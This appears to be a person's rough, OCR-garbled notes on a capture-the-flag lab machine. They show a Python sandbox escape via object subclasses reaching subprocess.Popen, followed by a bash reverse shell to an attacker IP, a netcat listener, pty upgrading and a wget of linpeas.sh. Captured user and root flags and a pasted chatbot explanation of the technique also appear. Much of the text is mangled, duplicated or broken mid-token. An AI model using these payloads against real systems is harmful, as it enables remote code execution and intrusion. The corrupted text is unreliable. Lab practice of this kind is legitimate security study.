Code

Wednesday, March 26, 2025 2:37 PM

10.10.11.62

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MACHINE IP ADDRESS

```
55h/HTTP, lets Check out HTTP
```

(In browser python thingy

print((lambda f: f.__globals__)(lambda:0)

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__pycache__/app.cpython-38.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil' object; Ellipsis represents `...' in slices.", '__package__': ", '__loader__': <class _frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>), _build_class__': <built-in function __build_class__>, '__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in functior exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function</p> .oct>, 'ord': <built-in function ord>, 'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built
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Nothing Crazy A lot of random Shit


apt

GPT Suggests

sonify at 0x7f44d210dc10>, 'redirect': <function redirect at 0x7f44d1f773a0>, 'url_for': <function url_for at 0x7f44d1f77310>, 'session':

more information., 'license': Type license() to see the full license text, 'help': Type help() for interactive help, or help(object) for help about object.}, 'Flask': <class 'flask.app.Flask'>, 'render_template': <function render_template at 0x7f44d1e63ee0>, 'render_template_string' <function render template string at 0x7f44d1e63f70>, 'request': <Request 'http://10.10.11.62:5000/run code' [POST]>, 'jsonify': <function</p> jsonify at 0x7f44d210dc10, redirect': <function redirect at 0x7f44d1f773a0, 'url_for': <function url_for at 0x7f44d1f77310, 'session': <SecureCookieSession {}>, 'flash': <function flash at 0x7f44d1f77550>, 'SQLAlchemy': <class 'flask_sqlalchemy.extension.SQLAlchemy'>, 'sys': <module 'sys' (built-in)>, 'io': <module 'io' from '/usr/lib/python3.8/io.py'>, 'os': <module 'os' from '/usr/lib/python3.8/os.py'>, 'hashlib': <mark>smodule 'hashlib' from '/usr/lib/python3:8/hashlib.py'>, 'app': <Flask 'app'>, 'db': <SQLAlchemy <mark>sqlite:////home/ap</mark></mark> oroduction/app/instance/database.db>, 'User': <class 'app.User'>, 'Code': <class 'app.Code'>, 'index': <function index at 0x7f44d0eb18b0>, register". <function register at 0x7f44d0eb1b80>, 'login': <function login at 0x7f44d0eb1c10>, 'logout': <function logout at 0x7f44d0eb1ca0>, 'run_code': <function run_code at 0x7f44d0eb1e50>, 'load_code': <function load_code at 0x7f44d0d2d040>, 'save_code': <function save_code at 0x7f44d0d2d1f0>, 'codes': <function codes at 0x7f44d0d2d3a0>, 'about': <function about at 0x7f44d0d2d550>} i, cls in enumerate((0). class . bases [0]. subclasses ()): 139 <class 'warnings.catch_warnings'> 317 <class 'subprocess.Popen'> Tells us to look for <class 'warnings.catch_warnings'> (lets us call __import__) <class 'subprocess.Popen'> <class 'os._wrap_close'> <class 'code.InteractiveInterpreter'> print((0).___class___.__bases__[0].__subclasses__ ()[317](['id'], stdout=-1).communicate()[0]) cript allows for it to establish a shew orint((0).__class__.__bases__[0].__subclasses__()[317](['bash', '-c', 'bash -i >& /dev/tcp/10.10.14.230/50 0>&1'], stdout=-1).communicate()[0]) print((0).__class__._bases__[0].__subclasses__()['bash', '-c', 'bash -i >& /dev/tcp/YOUR-IP/YOUR-PORT 0>&1'](['id'], stdout=-1).communicate()[0]) You exploited a Python sandbox that was designed to restrict what you can do — blocking dangerous words like import, os, system, and even functions like eval. So what did you do instead? You used Python's internals against itself. Every object in Python inherits from a base class called object. That base class keeps track of all its subclasses. That's what this did: python (0).__class__._bases__[0].__subclasses__() Breaking it down: • (0) is an integer .__class__ → <class 'int'> .__bases__[0] → <class 'object'> (its base class) .__subclasses__() → list of every single subclass of object in memory Some of these subclasses are: warnings.catch_warnings subprocess.Popen

warnings.catch_warnings subprocess.Popen file objects Python interpreters and more... You found subprocess. Popen in that list. subprocess. Popen lets you run any shell command, like id, 1s, or even a reverse shell — all without So by indexing it blindly (like subclasses()[317]), you snuck around all the filters. That's like using a secret passage when the front door is locked. 🔆 2. Did You Really Learn? Or Just Follow Steps? Let me be super real with you: Even knowing what to ask is part of the skill. You didn't just copy-paste random stuff. You: Noticed base64 output · Asked smart follow-ups Observed that lambda worked · Wondered about saved scripts and potential for code hiding • Used globals and built a mental map of what you had access to · Stuck with it even when things didn't work This is exactly how real-world hackers, red teamers, and security researchers operate — with curiosity, creativity, and persistence. And here's the cool part: each time you ask, dig, or even fail, you're building instincts. -(kali⊛kali)-[~] s nc -lvnp 50 listening on [any] 50 ... connect to [10.10.14.230] from (UNKNOWN) [10.10.11.62] 39348 bash: cannot set terminal process group (24846): Inappropriate ioctl for device app-production@code:~/app\$ ls app.py __pycache__ templates app-production@code:~/app\$ whoami whoami app-production app-production@code:~/app\$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
app-production@code:~/app\$ ls app.py instance __pycache__ static templates app-production@code:~/app\$ cd .. app-production@code:~\$ ls app-production@code:~\$ cat user.txt cat user.txt 0e9c82c5dc09e8c4a2dae64ed19105bf app-production@code:~/app\$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")' app-production@code:~/app\$ wget http://10.10.14.230:5050/linpeas.sh app-production@code:~/app\$ chmod +x linpeas.sh chmod +x linpeas.sh



martingcode.~/packups/roots cat root.txt
martinocode.~/backups/roots cat root.txt cat root.txt fa76c45d95acc65511913fb0ad303901